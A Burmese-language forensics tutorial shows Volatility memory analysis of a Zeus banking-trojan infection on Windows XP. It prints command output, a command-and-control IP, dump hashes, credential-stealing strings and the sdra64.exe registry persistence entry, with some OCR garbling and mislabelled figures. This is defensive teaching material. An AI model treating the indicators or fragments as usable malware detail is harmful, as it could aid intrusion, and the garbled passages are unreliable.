Digital Forensics ကို လေ့လာကြတဲ့ သူတွေအနေနဲ့ Digital Evidence တွေဟာ Electronic Device တိုင်းအပေါ်မှာ ရှိနိုင်တဲ့အတွက် Platform တစ်ခု တည်းကိုပဲ ပုံသေထားပြီးကျမ်းကျင်နေလို့မရပါဘူး။ Digital Forensics Scope အတွင်းမှာရှိတဲ့ Platform အသီးသီး၊ Distro အသီးသီးကို ကျမ်းကျင်နဲ့စပ်နေဖို့ လို အပ်ပါတယ်။ အခု ဆက်လက်ပြီး Window XP Service Pack-3x86 အပေါ်မှာ ဝင်ရောက်နေတဲ့ Zeus Trojan ကို Volatility နည်းညားပြီး Kali Linux အပေါ်မှာ စမ်းသပ်စစ်ဆေးသွားမှာဖြစ်ပါတယ်။

စမ်းသပ်လေ့ကျင့်ဖို့အတွက် Zeus VMware Image ကို Lab DVD ရဲ forensic\_lab/zeus ဆိုတဲ့ Folder မှာ ထည့်ထားပေးပြီးသားဖြစ်ပါတယ်။ (အသုံးပြုမည်ဆိုလျှင် Zip ချုပ်ထားတဲ့ zeusmal.vmem.zip ကို unzip ပြလုပ်ပြီး ဖြည့်ရမှာ ဖြစ်ပါတယ်။)

၁။ မည်သည့်စမ်းသပ်မှုများ မလုပ်မီ Zeus Trojan ဟာ မည်သည့် Operating System အပေါ်မှာ Infected ဖြစ်နေသလဲဆိုတာကို သိရှိနိုင်ဖို့အတွက် **imageinfo** ဆိုတဲ့ Plugin ကို အသုံးပြုပြီး စစ်ဆေးပါမယ်။ ပုံ (၁၀.၂၉) ကိုကြည့်ပါ။

**Note-** Window XP ရဲ Service Pack တွေဟာ Window Architecture အရ အတူတူပဲ ဖြစ်ပြီး၊ Security Service Pack တွေသာ ပိုမိုတဲ့အတွက် Volatility က WinXPSP2x86 နဲ့ WinXPSP3x86 နှစ်မျိုးလုံးကို ထောက်ပံ့ပေးထားတော့ရမှာဖြစ်ပါတယ်။ ဒီစာအပ်မှာ တော့ WinXPSP3x86 အပေါ်မှာ Infected ဖြစ်နေတယ်လို့ယူဆပြီးပြသသွားမှာဖြစ်ပါတယ်။

```

root@MrLinuxer:~# vol -f /root/Desktop/forensic_lab/zeus/zeusmal.vmem imageinfo
Volatility Foundation Volatility Framework 2.3.1
Determining profile based on KDBG search...

          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP
2x86)
                        AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                        AS Layer2 : FileAddressSpace (/root/Desktop/forensic_lab/zeus/z
eusmal.vmem)
                        PAE type : PAE
                           DTB : 0x319000L
                           KDBG : 0x80544ce0L
          Number of Processors : 1
Image Type (Service Pack) : 2
          KPCR for CPU 0 : 0xffffd000L
          KUSER_SHARED_DATA : 0xffffdf0000L
          Image date and time : 2010-08-15 19:17:56 UTC+0000
          Image local date and time : 2010-08-15 15:17:56 -0400
root@MrLinuxer:~# █

```

ပုံ (၁၁.၂၉)

JII ဒီသင်ခန်းစားမှာ Profile အကြောင်းကို ဖော်ရှင်းလင်းပါဉီးမယ်။ Volatility က ထောက်ပွဲတဲ့ Profile List တွေကို **vol --info** ဆိုပြီး Terminal ပေါ်က Profiles ဆိုတဲ့ ခေါင်းစဉ်အောက်မှာ သူ့ရောက်ကြည့်ရှုလိုရပါတယ်။ ပုံ (၁၁.၃၀) ကိုကြည့်ပါ။

```

root@MrLinuxer:~# vol info
Volatility Foundation Volatility Framework 2.3.1

Profiles
-----
Linuxbtnewl-3_2_x64 - A Profile for Linux btnewl-3.2.6 x64
Linuxkali-3_12x86   - A Profile for Linux kali-3.12 x86
VistaSP0x64         - A Profile for Windows Vista SP0 x64
VistaSP0x86         - A Profile for Windows Vista SP0 x86
VistaSP1x64         - A Profile for Windows Vista SP1 x64
VistaSP1x86         - A Profile for Windows Vista SP1 x86
VistaSP2x64         - A Profile for Windows Vista SP2 x64
VistaSP2x86         - A Profile for Windows Vista SP2 x86
Win2003SP0x86       - A Profile for Windows 2003 SP0 x86
Win2003SP1x64       - A Profile for Windows 2003 SP1 x64
Win2003SP1x86       - A Profile for Windows 2003 SP1 x86
Win2003SP2x64       - A Profile for Windows 2003 SP2 x64
Win2003SP2x86       - A Profile for Windows 2003 SP2 x86
Win2008R2SP0x64    - A Profile for Windows 2008 R2 SP0 x64

```

ပုံ (၁၁.၃၀)

(ယခုပုံမှာတော့ အပေါ်ဆုံးက Linux Profile တွေဟာ ကျော်တော် Export လုပ်ထားတာရို့ ပါဝင်နေခြင်းဖြစ်ပါတယ်။ စာဖတ်သူဆီမှာတော့ Export မလုပ်ရသေး၏ VistaSP0x64ကနေပဲ စတင်ပြသနေမှာဖြစ်ပါတယ်။)

ကျော်တော်တို့ စစ်ဆေးမယ့် Image ရဲ့ Platform ဟာ Volatility က ထောက်ပံ့ပေးထားတဲ့ Profile List ထဲမှာပါနေရင် --profile=Profile Name ဆိုပြီး Refer to လုပ်စရာမလိုပါဘူး။ ဒီသင်ခန်းစာမှာပြသထားတဲ့ Image ဟာ Volatility က ထောက်ပံ့တဲ့ Profile List မှာ ပါဝင်တဲ့အတွက် --profile=Profile Name ဆိုပြီး Refer to လည်းလုပ်စရာမလိုသလို၊ Export ဆိုပြီးလည်း Volatility Profile List ထဲကို ပေါင်းထည့်ပေးစရာမလိုပါဘူး။ အကယ်၍၍ မပါခဲ့ရင်တော့ --profile=Profile Name(သို့) Export ကတ်ခုခုကို ပြုလုပ်ပေးစမှာဖြစ်ပါတယ်။

၃။ **pstree** ဆိုတဲ့ Plugin ကတော့ Infected Operating System မှာ Run နေတဲ့ Program List ကို ထုတ်ပေးထားခိုင်းဖြစ်ပါတယ်။ ပုံ (၁၀.၃၁) ကို ကြည့်ပါ။

Name	Pid	PPid	Thds	Hnds	Time
0x810b1660:System	4	0	58	379	1970-01-01 00:00:00 UTC+0000
.. 0xff2ab020:smss.exe	544	4	3	21	2010-08-11 06:06:21 UTC+0000
.. 0xff1ec978:winlogon.exe	632	544	24	536	2010-08-11 06:06:23 UTC+0000
.. 0xff255020:lsass.exe	688	632	21	405	2010-08-11 06:06:24 UTC+0000
.. 0xff247020:services.exe	676	632	16	288	2010-08-11 06:06:24 UTC+0000
.... 0xff1b8b28:vmtoolsd.exe	1668	676	5	225	2010-08-11 06:06:35 UTC+0000
.... 0xff224020:cmd.exe	124	1668	0	-----	2010-08-15 19:17:55 UTC+0000
.... 0x80ff88d8:svchost.exe	856	676	29	336	2010-08-11 06:06:24 UTC+0000
.... 0xff1d7da0:spoolsv.exe	1432	676	14	145	2010-08-11 06:06:26 UTC+0000
.... 0x80fbf910:svchost.exe	1028	676	88	1424	2010-08-11 06:06:24 UTC+0000
.... 0x80f60da0:wuauctl.exe	1732	1028	7	189	2010-08-11 06:07:44 UTC+0000
.... 0x80f94588:wuauctl.exe	468	1028	4	142	2010-08-11 06:09:37 UTC+0000
.... 0xff364310:wsctf.y.exe	888	1028	1	48	2010-08-11 06:06:49 UTC+0000
.... 0xff217560:svchost.exe	936	676	11	288	2010-08-11 06:06:24 UTC+0000
.... 0xff143b28:TPAutoConnSvc.e	1968	676	5	106	2010-08-11 06:06:39 UTC+0000
.... 0xff38b5f8:TPAutoConnect.e	1084	1968	1	68	2010-08-11 06:06:52 UTC+0000
.... 0xff22d558:svchost.exe	1088	676	7	93	2010-08-11 06:06:25 UTC+0000

ပုံ (၁၀.၃၁)

၄။ **connscan** ဆိုတဲ့ Plugin ကတော့ Infected Operating System ကို ဝင်ထွက်နေတဲ့ IP တွေကို Port နံပါတ်နဲ့တက္က မည်သည့် Program များနဲ့ ဝင်ထွက် နေတယ်ဆိုတာကိုပါ Pid ( Process ID ) နဲ့ ပြသသွားမှာဖြစ်ပါတယ်။ ပုံ (၁၀.၃၂) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# vol -f /root/Desktop/forensic_lab/zeus/zeusmal.vmem connscan
Volatility Foundation Volatility Framework 2.3.1
Offset(P) Local Address           Remote Address          Pid
-----
0x02214988 172.16.176.143:1054    193.104.41.75:80      856
0x06015ab0 0.0.0.0:1056          193.104.41.75:80      856
root@MrLinuxer:~#
```

ပုံ (၁၀.၃၂)

၅။ အဲဒီကနေ ရရှိလာတဲ့ Remote IP Address 193.104.41.75 ကို (<http://ipvoid.com/scan/193.104.41.75>) မှာစစ်ဆေးကြည့်တဲ့အခါမှာ Black List ဝင်တဲ့ IP တစ်ခုဖြစ်ပြီး Infected Ratio ၂ (၂/၃၇) ရရှိနေပါတယ်။ ပုံ (၁၀.၃၃) ကိုကြည့်ပါ။

**193.104.41.75 Scan Report**

[Permalink](#) | [Email a Friend](#) | [Print this Page](#)

Report updated 1 month ago. [Update Report](#)

**IP Address Information**

Analysis Date	2014-02-12 05:18:06 GMT
Blacklist Status	<b>BLACKLISTED 2/37</b>
IP Address	193.104.41.75 ( <a href="#">Websites Lookup</a> )

ပုံ (၁၀.၃၃)

ကျွန်တော်တို့ Balack List IP ရလာပြီဆိုရင် အဲဒီ IP ဟာ မည်သည့် Program နဲ့ System အတွင်းကို ဝင်ရောက်နေလဲဆိုတာကို သိဖို့အတွက် **pstree**

Plugin ကိုသုံးပြီး စစ်ဆေးကြည့်ပါမယ်။ (pstree plugin ရဲ့ လုပ်ဆောင်ပုံကို စာ-  
လုပ်မှု အပေါ်စာမျက်နှာမှာ ပြောပြထားပြီးဖြစ်ပါတယ်။)

၆။ **193.104.41.75** ဆိုတဲ့ Remote Address ဟာ **Pid 856** ကိုအသုံးပြုပြီး System အတွင်းကို ဝင်ရောက်နေတာကို **connscan** ဆိုတဲ့ Plugin ရဲ့ အကူအညီနဲ့ အထက်မှာ ကျွန်ုင်တော်တို့ သိခဲ့ပြီးဖြစ်ပါတယ်။ **pstree** နဲ့ စစ်ဆေးကြည့်တဲ့အခါ မှာ **Pid 856** ကိုအသုံးပြုနေတဲ့ Program ဟာ **svchost.exe** အမည်နဲ့ဖြစ်နေပါတယ်။ ဒါ **svchost.exe** ဟာ ပုံမှန်အားဖြင့် Browser Program လိုပြီးနဲ့ အချို့သော Software တွေရဲ့ Update အတွက် Port:80 ကိုအသုံးပြုကြတဲ့အတွက် System အတွင်းမှာ Run နေတဲ့ Program တစ်မျိုးဖြစ်ပါတယ်။ ဒါပေါ် **Pid 676** ဖြစ်တဲ့ **services.exe** နဲ့ Generic Host အဖြစ် Run နေတာသည် သံသယဖြစ်စရာကောင်းတဲ့ Process တစ်ခုပဲ ဖြစ်ပါတယ်။

**services.exe** ဆိုတဲ့ Program ဟာ System ရဲ့ Operating လုပ်ငန်းစဉ် များအတွက် လုပ်ဆောင်တဲ့ Process ခုံးဖြစ်ပါတယ်။ ဒါ **services.exe** အတွက် Generic Host အဖြစ် **svchost.exe** ဆိုတဲ့ Program နဲ့ တူတူ Binding အလုပ်ဆိုင်ရောက် အတွက် System ဟာ Operate လုပ်ဆောင်တဲ့အခါတိုင်း Zeus Trojan Program က အသက်ဝင်နေမှာဖြစ်ပါတယ်။ ပုံ (၁၀.၃၄) ကိုကြည့်ပါ။

Name	Pid	PPid	Thds	Hnds	Time
0x810b1660:System	4	0	58	379	1970-01-01 00:00:00 UTC+0000
.. 0xff2ab020:smss.exe	544	4	3	21	2010-08-11 06:06:21 UTC+0000
.. 0xff1ec978:winlogon.exe	632	544	24	536	2010-08-11 06:06:23 UTC+0000
.. 0xff255020:lsass.exe	688	632	21	405	2010-08-11 06:06:24 UTC+0000
.. 0xff247020:services.exe	676	632	16	288	2010-08-11 06:06:24 UTC+0000
.... 0xffff1b8b28:vmtoolsd.exe	1668	676	5	225	2010-08-11 06:06:35 UTC+0000
.... 0xff224020:cmd.exe	124	1668	8	-----	2010-08-15 19:17:55 UTC+0000
.... 0x80ff80d8:svchost.exe	856	676	29	336	2010-08-11 06:06:24 UTC+0000
.... 0xffff1d7da0:spoolsv.exe	1432	676	14	145	2010-08-11 06:06:26 UTC+0000
.... 0x80fbf910:svchost.exe	1028	676	88	1424	2010-08-11 06:06:24 UTC+0000
.... 0x80f68da0:wuauctl.exe	1732	1028	7	189	2010-08-11 06:07:44 UTC+0000
.... 0x80f94588:wuauctl.exe	468	1028	4	142	2010-08-11 06:09:37 UTC+0000
.... 0xff364318:wscntrfy.exe	888	1028	1	48	2010-08-11 06:06:49 UTC+0000
.... 0xff217560:svchost.exe	936	676	11	288	2010-08-11 06:06:24 UTC+0000
.... 0xffff143b28:TPAAutoConnSvc.e	1968	676	5	106	2010-08-11 06:06:39 UTC+0000

ပုံ (၁၀.၃၄)

၇။ ဒီ Suspicious Program ဖြစ်တဲ့ **Pid 856** ရဲ့ **svchost.exe** ထဲမှာ ကပ်လို နေတဲ့ Zeus Trojan ရဲ့ Infected Code တွေကို Kali Linux အပေါ်ကို Download ပါပြီ: ကြည့်ကြည့်ပါမယ်။ အဲဒီအတွက် **malfind** ဆိုတဲ့ Malware Find Plugin ကို အသုံးပြုရမှာဖြစ်ပါတယ်။

-p ကတော့ svchost.exe ရဲ့ Pid နံပါတ်ပြဖော်ပါတယ်။ Infected Code များ ကို သိမ်းဆည်းစွဲအတွက် /root/Desktop/ အပေါ်မှာ **evidence** ဆိုတဲ့ Folder တစ်ခု တည်ဆောက်ပေးလိုက်ပါတယ်။

အဲဒီနောက် --dump-dir ဆိုတဲ့ Argument ကို အသုံးပြုပြီး Dump လုပ်မယ့် Infected Code တွေအတွက် File Directory ကို ညွှန်းပေးပါမယ်။ (စာဖတ်သူအနေ နဲ့ကတော့ မိမိသိမ်းချင်တဲ့ Dir လမ်းကြောင်းမှာ Folder Name တစ်ခုပေးပြီး သိမ်းဆည်းနိုင်ပါတယ်။ **evidence** ဆိုတဲ့ နာမည်နဲ့မ မလုတ်ပါဘူး။) ပုံ (၁၀.၃၅) ကို ကြည့်ပါ။

```
root@MrLinuxer:~# vol -f /root/Desktop/forensic_lab/zeus/zeus.vmem malfind -p 856 --dump-dir /root/Desktop/evidence
Volatility Foundation Volatility Framework 2.3.1
Process: svchost.exe Pid: 856 Address: 0xb70000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 38, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00b70000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ.....
0x00b70010 b8 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 .....@.....
0x00b70020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x00b70030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 .....

0xb70008 4d DEC EBP
0xb70001 5a POP EDX
0xb70002 90 NOP
0xb70003 0003 ADD [EBX], AL
0xb70005 0000 ADD [EAX], AL
0xb70007 000400 ADD [EAX+EAX], AL
0xb7000a 0000 ADD [EAX], AL
0xb7000c ff DB 0xff
0xb7000d ff00 INC DWORD [EAX]
0xb7000f 00b800000000 ADD [EAX+0x0], BH
0xb70015 0000 ADD [EAX], AL
0xb70017 004000 ADD [EAX+0x0], AL
```

KALI LINUX  
The power you become, the more you are able to fear.

ပုံ (၁၀.၃၅)

Process: svchost.exe Pid: 856 Address: 0xcb0000  
Vad Tag: VadS Protection: PAGE\_EXECUTE\_READWRITE  
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

```


0x00cb0000 b8 35 00 00 00 e9 cd d7 c5 7b 00 00 00 00 00 00 .5.....{.....
0x00cb0010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
0x00cb0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
0x00cb0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
0xcb0000 b83500000000 MOV EAX, 0x35
0xcb0005 e9cdd7c57b JMP 0x7c90d7d7
0xcb000a 0000 ADD [EAX], AL
0xcb000c 0000 ADD [EAX], AL
0xcb000e 0000 ADD [EAX], AL
0xcb0010 0000 ADD [EAX], AL
0xcb0012 0000 ADD [EAX], AL
0xcb0014 0000 ADD [EAX], AL
0xcb0016 0000 ADD [EAX], AL
0xcb0018 0000 ADD [EAX], AL
0xcb001a 0000 ADD [EAX], AL
0xcb001c 0000 ADD [EAX], AL
0xcb001e 0000 ADD [EAX], AL

```

**KALI LINUX**  
The greater you become, the more you are able to learn.

ပုံ (၁၀.၃၆)

၈။ /root/Desktop/evidence ဆိတ္တ Folder ထဲမှာ Infected Code နှစ်ခုကို  
ယခုလိုရရှိလာမှာဖြစ်ပါတယ်။ ပုံ (၁၀.၃၇)ကိုကြည့်ပါ။



ပုံ (၁၀.၃၇)

၉။ ရရှိလာတဲ့ Pid 856 ရဲ့ Infected Code နှစ်ခုကို Virus Total မှာ စစ်ဆေးပို့  
အတွက်ပြင်ဆင်ပါမယ်။ ပုံမှန်အတိုင်း (<https://www.virustotal.com>) မှာ  
Infected File နှစ်ခုကို Upload တင်ပြီးစစ်ဆေးနိုင်ပါတယ်။ ဒါအပြင် Connection  
နဲ့ အချိန်ကို ဈေးကျင်တဲ့သူတွေအတွက် Virus Total က မှတ်တမ်းတင်ထားပြီး  
သား SHA Checksum တန်ဖိုးများနဲ့ တိုက်ဆိုင်စစ်ဆေးလို့လည်းရပါသေးတယ်။  
Virus Total က Support လုပ်တဲ့ SHA Checksum ကတော့ SHA-256 ဖြစ်ပါ

တယ်။ ဒုက္ခာင့် **sha256sum \*** ဆိုတဲ့ Command နဲ့ /root/Desktop/evidence/ ဆိုတဲ့ Folder ထဲက Infected Code နှစ်ခုကို Hash Value တွက်ယူပါမယ်။ ပုံ (၁၀.၃၈) ကို ကြည့်ပါ။


```
root@MrLinuxer:~# cd Desktop/evidence
root@MrLinuxer:~/Desktop/evidence# sha256sum *
8e3be5dc65aa35d68fd2abald3d9bf0f40d5118fe22eb2e6c97c8463bd1fb1a1 process.0x80ff88d8.0xb70000.dmp
122ad7e44da2aa468b2c4d6f9821e35d347e1e6204c4e14651fac1dalbdc4a85 process.0x80ff88d8.0xcb0000.dmp
root@MrLinuxer:~/Desktop/evidence#
```

ပုံ (၁၀.၃၉)

၁၀။ ရရှိလာတဲ့ Hash Value တွေကို

**"<https://www.virustotal.com/#search>"**

မှာသွားပြီး တိုက်ဆိုင်စစ်ဆေးကြည့်မှာဖြစ်ပါတယ်။ (၁၀.၄၉)ကိုကြည့်ပါ။



ပုံ (၁၀.၄၉)

၁၁။ အောက်ပါအတိုင်း SHA256 File Name နဲ့ Infected Ratio 38/50 စသဖို့ အသီးသီးပြသနေတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ပုံ (၁၀.၅၀) ကို ကြည့်ပါ။



ပုံ (၁၀.၅၀)

၁၂။ ဆက်လက်ပြီး Dump လုပ်ထားတဲ့ Infected Code ထဲက အခြားသော အချက်အလက်များကို ရရှိနိုင်ဖို့အတွက် Manual Reversing ပြည်ဖို့ **strings** ဆိုတဲ့ Command ကို အသုံးပြုပြီး ဆက်လက်ရှာဖွေကြည့်ပါမယ်။ ပုံ (၁၀.၄၁) ကို ကြည့်ပါ။

```
rhost@KaliLinux: ~/Desktop/evidence# strings process.0x80ff88d8.0xb70000.dmp
F!wA^
ADw      'Rw
3)6{
GetProcAddress
LoadLibraryA
NtCreateThread
NtCreateUserProcess
NtQueryInformationProcess
RtlCreateUserThread
RtlUserThreadStart
NtQueryDirectoryFile
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
HTTP/1.1
POST
Connection: close
urlmon.dll
ObtainUserAgentString
amer
cabinet.dll
FCICreate
FCIAAddFile
FCIFlushCabinet
FCIDestroy
RFB 003.003
RFB
L09n
PopOp003-3331111
Path: %s
```

ပုံ (၁၀.၄၁)

၁၃။ ရရှိလာတဲ့ Strings တွေက ဖတ်ကြည့်ရင် Zeus Trojan ဟာ Banking အချက်အလက်တွေနဲ့ Personal Information တွေကို ခိုးယူဖို့ဒိုင်းပြထုပ်လုပ်ထားတဲ့အတွက် ‘USER’၊ ‘PASS’၊ ‘TYPE’၊ ‘server=’၊ ‘port=’၊ ‘user=’၊ ‘password=’ စိတ် Suspicious စကားလုံးများကို တွေ့ရမှာဖြစ်ပါတယ်။ ပုံ (၁၀.၄၂) ကို ကြည့်ပါ။

```
socks
:213KJhndkmenihjd
%$|%$|%$|%
USER
PASS
TYPE
FEAT
PASV
STAT
LIST
:server=
:port=
:user=
:password=
|zkrvvvcmmaebNUf\VVXIT<AKG=B;
lk{wvApcgd1}%
CL-[xq{q|qie0cmi}{}
#ILE+7<1;7-
.|cg`T8;
-u|oylkh
```

ပုံ (၁၀.၄၂)

၁၃။ Windows NT ရဲ့ Registry Key တွေရဲ့ ပြောင်းလဲနေမှုကို ဆက်လက် လေ့လာပါမယ်။ Volatility ရဲ့ Registry ကို Analysis လုပ်ပေးတဲ့ Plugin တွေထဲက **printkey** ဆိုတဲ့ Plugin ကို အသုံးပြုဖြီးရှာဖွေမှာဖြစ်ပါတယ်။ ပုံ (၁၀.၄၃) ကို ကြည့်ပါ။

Zeus Trojan က Windows Logon ဖြစ်တိုင်းမှာ Run နေဖိုင်ပို့အတွက် HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\Userinit မှာရှိတဲ့ Registry Key ကို ပြပြင်ထားပြီး **sdra64.exe** ဆိုတဲ့ အမည်နဲ့ System ဟာ Reboot လုပ်တိုင်း Trojan အနေနဲ့ Execute ဖြစ်နေအောင် စီမံထားတာကို အခုလုပ်တွေရမှာဖြစ်ပါတယ်။

```
root@MrLinuxer:~/Desktop# vol -f /root/Desktop/forensic_lab/zeus/zeusmal.vmem printkey -K "Microsoft\Windows NT\CurrentVersion\Winlogon"
Volatility Foundation Volatility Framework 2.3.1
Legend: (S) = Stable   (V) = Volatile

-----
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\software
Key name: Winlogon (S)
Last updated: 2010-08-15 19:17:23 UTC+0000

Subkeys:
(S) GPExtensions
(S) Notify
(S) SpecialAccounts
(V) Credentials

Values:
REG_DWORD  AutoRestartShell : (S) 1
REG_SZ    DefaultDomainName : (S) BILLY-DB5B96DD3
REG_SZ    DefaultUserName : (S) Administrator
REG_SZ    LegalNoticeCaption : (S)
REG_SZ    LegalNoticeText : (S)
REG_SZ    PowerdownAfterShutdown : (S) 0
REG_SZ    ReportBootOk : (S) 1
REG_SZ    Shell : (S) Explorer.exe
REG_SZ    ShutdownWithoutLogon : (S) 0
REG_SZ    System : (S)
REG_SZ    Userinit : (S) C:\WINDOWS\system32\userinit.exe,C:\WINDOWS\system32\sdra64.exe,
REG_SZ    VmApplet : (S) rundll32 shell32,Control_RunDLL "sysdm.cpl"
REG_DWORD  SfcQuota : (S) 4294967295
REG_SZ    allocatedcdroms : (S) 0
REG_SZ    allocatedasd : (S) 0
```

ပုံ (၁၀.၄၃)

၁၄။ ဆက်လက်ပြီး Registry Key ထဲ Windows Firewall ကို စစ်ဆေး၊ ကြည့်ရာမှာ Firewall ရဲ့ Registry Value ကို ‘0’ ပေးထားပြီး၊ NT Firewall ကို

Disable ပေးထားတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ဒါကြောင့် Zeus Trojan ကူးစက် ခံရတဲ့စက်တိုင်းဟာ Firewall ကိုပါ အလိုအလျောက် ပိတ်ခံထားရမှာ ဖြစ်ပါတယ်။ ဖု (၁၀.၄၄) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/Desktop# vol -f /root/Desktop/forensic_lab/zeus/zeusmal.vmem printkey -K "ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile"
Volatility Foundation Volatility Framework 2.3.1
Legend: (S) = Stable   (V) = Volatile

-----
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\system
Key name: StandardProfile (S)
Last updated: 2010-08-15 19:17:24 UTC+0000

Subkeys:
(S) AuthorizedApplications

Values:
REG_DWORD  EnableFirewall : (S) 0 ←
root@MrLinuxer:~/Desktop#
```

နု (၁၀.၄၅)

၁၆။ Zeus Trojan ကူးစက်ခံရတဲ့အတွက် System အတွင်း ပြောင်းလဲသွားတဲ့ Program တွေကိုလည်း **mutantscan** သုံးပြီးစစ်ဆေးနိုင်ပါတယ်။ ဖု (၁၀.၄၅) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/Desktop# vol -f /root/Desktop/forensic_lab/zeus/zeusmal.vmem printkey mutantscan
Volatility Foundation Volatility Framework 2.3.1
Legend: (S) = Stable   (V) = Volatile

-----
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\default
Key name: $$$PROTO.HIV (S)
Last updated: 2010-06-10 16:07:07 UTC+0000

Subkeys:
(S) AppEvents
(S) Console
(S) Control Panel
(S) Environment
(S) Identities
(S) Keyboard Layout
(S) Printers
(S) Software
(S) UNICODE Program Groups
```

နု (၁၀.၄၅)

၁၇။ **mutantscan** နဲ့ စစ်ဆေးကြည့်တဲ့အခါမှာ ပြောင်းလဲနေတယ်လို့ ယူဆရတဲ့ AVIRA Anti-virus Program ဖိုင်ကိုတွေ့ရပါတယ်။

(စာဖတ်သူများအနေနဲ့ Terminal မှာ အဆုံးထိရှာကြည့်မှ တွေ့နိုင်မှာဖြစ်ပါတယ်။)

root@MrLinuxer:~/Desktop# vol -f /root/Desktop/forensic_lab/zeus/zeusmal.vmem mutantscan							
Volatility Foundation Volatility Framework 2.3.1	Offset(P)	#Ptr	#Hnd	Signal	Thread	CID	Name
	0x000962c0	1	1	1	0x00000000		
	0x007c0840	1	1	1	0x00000000		
	0x009d86e0	1	1	1	0x00000000		
	0x009d90d8	1	1	1	0x00000000		
	0x00eda878	1	1	1	0x00000000		
	0x00edaee88	1	1	1	0x00000000		
	0x0105a278	1	1	1	0x00000000		
	0x0105a2e8	1	1	1	0x00000000		
	0x0105aa38	7	6	1	0x00000000		!MSFTHISTORY!
	0x0105acf0	2	1	0	0xffff3ba880	888:912	_wsctnfy_mtx
	0x0105e900	1	1	1	0x00000000		
	0x01061fe0	2	1	1	0x00000000		54285ABE01CB391B000003A82
	0x010633b8	2	1	1	0x00000000		msgina: InteractiveLogonRequestMutex
	0x01066480	2	1	1	0x00000000		PerfOS_Perf_Library_Lock_PID_684
	0x010669d0	2	1	1	0x00000000		winlogon: Logon UserProfileMapping Mutex
	0x01066bd0	2	1	1	0x00000000		PerfOS_Perf_Library_Lock_PID_684
	0x010676d8	2	1	1	0x00000000		RemoteAccess_Perf_Library_Lock_PID_684
	0x01067d60	1	1	1	0x00000000		
	0x01069fa8	2	1	1	0x00000000		WmiApRpl_Perf_Library_Lock_PID_684
	0x0106fb60	3	2	1	0x00000000		WininetProxyRegistryMutex
	0x01070380	2	1	1	0x00000000		Spooler_Perf_Library_Lock_PID_684
	0x010719b0	2	1	1	0x00000000		ContentFilter_Perf_Library_Lock_PID_684
	0x01071e40	1	1	1	0x00000000		
	0x01072a20	2	1	1	0x00000000		54D23F5A01CB391B0000047C2
	0x01072b90	2	1	1	0x00000000		c:\windows\system32\config\systemprofile\cookies!
	0x0107c200	1	1	1	0x00000000		

ပုံ (၁၀.၄၆)

၁၈။ ဒီနောက် Mutant Object ဖြစ်နေတဲ့ AVIRA ကို grep နဲ့ လှုမ်းခေါ်ကြည့်ပါမယ်။ \_AVIRA\_2108 နဲ့ \_AVIRA\_2109 ဆိုတဲ့ File နှစ်ခုကို တွေ့ရမှာ ဖြစ်ပါတယ်။ ဒီ File နှစ်ခုကို System အတွင်းမှာ ရှာဖွေပြီး ပြပြင်ဖယ်ရှားဖို့လိုပါတယ်။ ပုံ (၁၀.၄၇) ကိုကြည့်ပါ။

root@MrLinuxer:~/Desktop# vol -f /root/Desktop/forensic_lab/zeus/zeusmal.vmem mutantscan   grep AVIRA							
Volatility Foundation Volatility Framework 2.3.1	Offset(P)	#Ptr	#Hnd	Signal	Thread	CID	Name
	0x05ca17e8	2	1	1	0x00000000		AVIRA_2108
	0x06735dc0	2	1	1	0x00000000		AVIRA_2109

ပုံ (၁၀.၄၇)

